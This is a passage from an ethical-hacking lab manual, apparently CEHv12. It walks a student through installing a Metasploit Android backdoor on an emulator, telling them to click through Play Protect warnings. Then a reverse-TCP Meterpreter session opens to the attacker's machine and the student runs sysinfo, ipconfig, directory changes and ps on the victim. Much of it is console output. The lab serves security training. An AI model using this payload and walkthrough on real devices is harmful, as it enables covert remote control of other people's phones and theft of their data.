
25. A **MainActivity** screen appears; click **Install**.



26. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears click **INSTALL ANYAY**

Note: send app for scanning? pop-up appears, click **DON'T SEND**



27. Click **CEHv12 Parrot Security** switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).



```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
attacker's Home

Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400

```

28. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
attacker's Home

Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 10.10.1.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

29. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The title bar reads "msfconsole - Parrot Terminal". The window contains the following text:

```
Payload options (android/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  10.10.1.13      yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : localhost
OS       : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter >
```

30. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
OS : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter : dalvik/android
meterpreter > ipconfig

Interface 1
=====
Name : wlan0 - wlan0
Hardware MAC : 02:15:5d:01:f6:e6
MTU : 1500
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::dde2:d735:e0aa:ea2e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 2
=====
Name : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00
MTU : 1452

Interface 3
=====
Name : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

31. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help

Interface 3
=====
Name : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:01:f6:e6
MTU : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 4
=====
Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```

32. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

33. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
Name      : wifi_ether - wifi_ether
Hardware MAC : 02:15:5d:01:f6:e6
MTU       : 1500
IPv6 Address : fe80::15:5dff:fe01:f6e6
IPv6 Netmask : ffff:ffff:ffff:ffff::1

Interface 4
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name      : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1480

meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

34. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

msfconsole - Parrot Terminal

```
File Edit View Search Terminal Help
MTU : 65536
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00
MTU : 1480

meterpreter > pwd
/data/user/0/com.metasplloit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter > ps

Process List
=====
PID  Name          User
---  ---
4790 com.metasplloit.stage u0_a71
4840 sh            u0_a71
4842 ps            u0_a71


meterpreter >
```

35. Close all open windows.


36. Click **CEHv12 Android** to switch to the **Android** machine.

37. On the **Home Screen**, swipe up to navigate to the applications.





